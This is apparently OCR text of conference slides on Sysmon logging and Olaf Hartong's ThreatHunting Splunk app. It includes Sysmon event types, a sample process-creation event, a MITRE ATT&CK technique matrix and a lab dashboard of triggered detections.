
The event types it can write to the event log

- Process creation
- Process termination
- Network connections
- File creation timestamp changes
- Driver/Image loading
- Create remote threads
- Raw disk access
- Process memory access
- Registry access
- Named Pipes
- WMI
- DNS
- File Delete

github.com/olafhartong/Sysmon-modular

Data dispersion


The MITRE ATT&CK data sources Sysmon provides coverage on




@olafhartong

Documentation

Huge thanks to Carlos Perez



https://github.com/trustedsec/SysmonCommunityGuide



TrustedSec Sysmon Community Guide

This work is licensed under a Creative Commons Attribution-ShareAlike 4.0 International License, please attribute to TrustedSec LLC

You are free to:

Share — copy and redistribute the material in any medium or format.

Adapt — remix, transform, and build upon the material.

The authors encourage you to redistribute this content as widely as possible, but require that you give credit to the primary authors below, and that you notify us on GitHub of any improvements you make.

Table of Contents

- What is Sysmon
- The Sysmon Driver
- Install and Configuration
- Sysmon Events
  - Process Events
    - Process Creation
    - Process Termination
    - Process Access
  - File Events
    - File Create
    - File Create Time Change
    - File Stream Creation Hash
  - Named Pipes
  - Driver Loading
  - Registry Actions
  - Image Loading
  - Network Connections
  - Create Remote Thread
  - Raw Access Read
  - DNS Query
  - WMI Events

Sysmon ?


Event Properties - Event 1, Sysmon

General | Details

```
Process Create:
RuleName: technique_id=T1057,technique_name=Process Discovery
UtcTime: 2019-08-27 13:53:28.170
ProcessGuid: {4357c82a-35d8-5d65-0000-0010ae6acf00}
ProcessId: 9180
Image: C:\ProgramData\chocolatey\bin\pslist.exe
FileVersion: 1.4.0.0
Description: Process information lister - shim
Product: Sysinternals pslist
Company: Sysinternals - www.sysinternals.com
OriginalFileName: pslist.exe
CommandLine: "C:\ProgramData\chocolatey\bin\pslist.exe"
CurrentDirectory: C:\Users\homerus\
User: HOMERUS-10\homerus
LogonGuid: {4357c82a-3884-5d28-0000-0020e6350500}
LogonId: 0x535E6
TerminalSessionId: 1
IntegrityLevel: High
Hashes: SHA1=6D86F4D3FFE0C27CE3ADFCB49D73D6C7BAD5502B,MD5=
79B2D127664C84935D5AFA6C2E74CB5C,SHA256=
790B4A0517EAB8C88A81EA1D61200AA9CB419F252E2CE13EDFA5B965748C6180,IMPHASH=F34D5F
2D4577ED6D9CEEC516C1F5A744
ParentProcessGuid: {4357c82a-3571-5d65-0000-00103da7c300}
ParentProcessId: 6820
ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
```

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	8/27/2019 6:55:21 AM
Event ID:	1	Task Category:	Process Create (rule: ProcessCreat
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	homerus-10
OpCode:	Info		
More Information:	Event Log Online Help		

Copy | Close



Introducing the ThreatHunting app


Goals

- Create an investigative workflow approach for Threat Hunters
- Work with ML (Mandatory Learning) to get to know your environment
- Supply the user with tools to contextualize and investigate these events
- Use MITRE ATT&CK as the foundation for hunts
- Provide various visual aides to support the analyst (together with lists)

github.com/olafhartong/ThreatHunting

splunkbase.splunk.com/app/4305

Introducing the ThreatHunting app



Introducing the ThreatHunting app

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact

ATT&CK coverage

150+ Reports!

and several live dashboards

Generating triggers for over 130 Techniques*

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command And Control	Exfiltration	Impact
11 items	27 items	42 items	21 items	57 items	16 items	22 items	15 items	13 items	21 items	9 items	14 items
Drive-by Compromise	CMSTP	Accessibility Features	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	Application Deployment Software	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destruction
Exploit Public-Facing Application	Command-Line Interface	Account Manipulation	Accessibility Features	Binary Padding	Brute Force	Application Window Discovery	Distributed Component Object Model	Automated Collection	Communication Through Removable Media	Data Compressed	Data Encrypted for Impact
External Remote Services	Compiled HTML File	AppCert DLLs	AppCert DLLs	BITS Jobs	Credential Dumping	Browser Bookmark Discovery	Exploitation of Remote Services	Clipboard Data	Connection Proxy	Data Encrypted	Defacement
Hardware Additions	Control Panel Items	AppInit DLLs	AppInit DLLs	Bypass User Account Control	Credentials in Files	Domain Trust Discovery	Logon Scripts	Data from Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits	Disk Content Wipe
Replication Through Removable Media	Dynamic Data Exchange	Application Shimming	Application Shimming	CMSTP	Credentials in Registry	File and Directory Discovery	Pass the Hash	Data from Local System	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Structure Wipe
Spearphishing Attachment	Execution through API	Authentication Package	Bypass User Account Control	Code Signing	Exploitation for Credential Access	Network Service Scanning	Pass the Ticket	Data from Network Shared Drive	Data Encoding	Exfiltration Over Command and Control Channel	Endpoint Denial of Service
Spearphishing Link	Execution through Module Load	BITS Jobs	DLL Search Order Hijacking	Compile After Delivery	Forced Authentication	Network Share Discovery	Remote Desktop Protocol	Data from Removable Media	Data Obfuscation	Exfiltration Over Other Network Medium	Firmware Corruption
Spearphishing via Service	Exploitation for Client Execution	Bootkit	Exploitation for Privilege Escalation	Compiled HTML File	Hooking	Network Sniffing	Remote File Copy	Data Staged	Domain Fronting	Exfiltration Over Physical Medium	Inhibit System Recovery
Supply Chain Compromise	Graphical User Interface	Browser Extensions	Extra Window Memory Injection	Component Firmware	Input Capture	Password Policy Discovery	Remote Services	Email Collection	Domain Generation Algorithms	Scheduled Transfer	Network Denial of Service
Trusted Relationship	InstallUtil	Change Default File Association	File System Permissions Weakness	Component Object Model Hijacking	Input Prompt	Peripheral Device Discovery	Replication Through Removable Media	Input Capture	Fallback Channels		Resource Hijacking
Valid Accounts	LSASS Driver	Component Firmware	Hooking	Control Panel Items	Kerberoasting	Permission Groups Discovery	Shared Webroot	Man in the Browser	Multi-hop Proxy		Runtime Data Manipulation
	Mshta	Component Object Model Hijacking	Image File Execution Options Injection	DCShadow	LLMNR/NBT-NS Poisoning and Relay	Process Discovery	Taint Shared Content	Screen Capture	Multi-Stage Channels		Service Stop
	PowerShell	Create Account	New Service	Deobfuscate/Decode Files or Information	Network Sniffing	Query Registry	Third-party Software	Video Capture	Multiband Communication		Stored Data Manipulation
	Regsvcs/Regasm	DLL Search Order Hijacking	Path Interception	Disabling Security Tools	Password Filter DLL	Remote System Discovery	Windows Admin Shares		Multilayer Encryption		Transmitted Data Manipulation
	Regsvr32	External Remote Services	Port Monitors	DLL Search Order Hijacking	Private Keys	Security Software Discovery	Windows Remote Management		Remote Access Tools		
	Rundll32	File System Permissions Weakness	Process Injection	DLL Side-Loading	Two-Factor Authentication Interception	System Information Discovery			Remote File Copy		
	Scheduled Task	Hidden Files and Directories	Scheduled Task	Execution Guardrails		System Network Configuration Discovery			Standard Application Layer Protocol		
	Scripting	Hooking	Service Registry Permissions Weakness	Exploitation for Defense Evasion		System Network Connections Discovery			Standard Cryptographic Protocol		
	Service Execution	Hypervisor	SID-History Injection	Extra Window Memory Injection		System Owner/User Discovery			Standard Non-Application Layer Protocol		
	Signed Binary Proxy Execution	Image File Execution Options Injection	Valid Accounts	File Deletion		System Service Discovery			Uncommonly Used Port		
	Signed Script Proxy Execution	Logon Scripts	Web Shell	File Permissions Modification		System Time Discovery			Web Service		
	Third-party Software	LSASS Driver		File System Logical Offsets		Virtualization/Sandbox Evasion					
	Trusted Developer Utilities	Modify Existing Service		Group Policy Modification							
	User Execution	Netsh Helper DLL		Hidden Files and Directories							
	Windows Management Instrumentation	New Service		Image File Execution Options Injection							
	Windows Remote Management	Office Application Startup		Indicator Blocking							
	XSL Script Processing	Path Interception		Indicator Removal from Tools							
		Port Monitors		Indicator Removal on Host							
		Redundant Access		Indirect Command Execution							
		Registry Run Keys / Startup Folder		Install Root Certificate							
		Scheduled Task		InstallUtil							
		Screensaver		Masquerading							
		Security Support Provider		Modify Registry							
		Service Registry Permissions Weakness		Mshta							
		Shortcut Modification		Network Share Connection Removal							
		SIP and Trust Provider Hijacking		NTFS File Attributes							
		System Firmware		Obfuscated Files or Information							
		Time Providers		Process Doppelgänging							
		Valid Accounts		Process Hollowing							
		Web Shell		Process Injection							
		Windows Management Instrumentation Event Subscription		Redundant Access							
		Winlogon Helper DLL		Regsvcs/Regasm							
				Regsvr32							
				Rootkit							
				Rundll32							
				Scripting							
				Signed Binary Proxy Execution							
				Signed Script Proxy Execution							
				SIP and Trust Provider Hijacking							
				Software Packing							
				Template Injection							
				Timestomp							
				Trusted Developer Utilities							
				Valid Accounts							
				Virtualization/Sandbox Evasion							
				Web Service							
				XSL Script Processing							

* triggers are not intended to cover the full technique

Threat Hunting trigger overview | MITRE ATT&CK | Splunk 7.3.2 | Rare process chains, based on | Network Connection Drilldown | DNS Stacking | Splunk 7.3.2 | Scythe operation overview | Sp

https://10.0.1.20:8443/en-US/app/ThreatHunting/threat_hunting_overview?form.time_picker.earliest=-24h%40h&form.time_picker.latest=now&form.exclude_technique=none&form.exclude_host

splunk>enterprise App: ThreatHunting | Administrator | Messages | Settings | Activity | Help | Find

Threat Hunting trigger overview | Drilldowns | Stacking Tools | Hunting Tools | Hunting Indicators | Whitelist | About | Search | THREAT HUNTING

Threat Hunting trigger overview

Edit | Export | ...

Time range: Last 24 hours

Exclude Technique: None ×

Exclude host: None ×

Hide Filters

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command & Control	Exfiltration
3 ↘ -11	82 ↘ -16	8 ↗ 1	8 ↗ 1	15 ↗ 7	0	14 ↘ -16	3 ↗ 1	0	0	0 ↘ -1

27m ago

Top triggered techniques in the selected timeframe

mitre_technique_id	mitre_technique	mitre_category	co
T1059	Command-Line Interface	Execution	
T1016	System Network Configuration Discovery	Discovery	
T1193	Spearphishing Attachment	Initial_Access	
T1044	File System Permissions Weakness	Persistence,Privilege_Escalation	
T1117	Bypassing Application Whitelisting with Regsvr32	Defense_Evasion	
T1036	Masquerading	Defense_Evasion	
T1073	DLL Side-Loading	Defense_Evasion	
T1201	Password Policy Discovery	Discovery	
T0000	Connections	Lateral_Movement,Execution	

Top triggered host_fqdns in the selected timeframe

host_fqdn	count
pc-mp.hawkinslab.net	66
pc-sam.hawkinslab.net	48
pc-eleven.hawkinslab.net	42
pc-cctv.hawkinslab.net	33
pc-eight.hawkinslab.net	31
pc-jane.hawkinslab.net	31
pc-judy.hawkinslab.net	26
pc-martin.hawkinslab.net	2

Top triggered users by host_fqdns in the selected timeframe

user_name	host_fqdn	count
NT AUTHORITY\SYSTEM	pc-cctv.hawkinslab.net	33
NT AUTHORITY\SYSTEM	pc-mp.hawkinslab.net	33
NT AUTHORITY\SYSTEM	pc-sam.hawkinslab.net	33
NT AUTHORITY\SYSTEM	pc-eight.hawkinslab.net	31
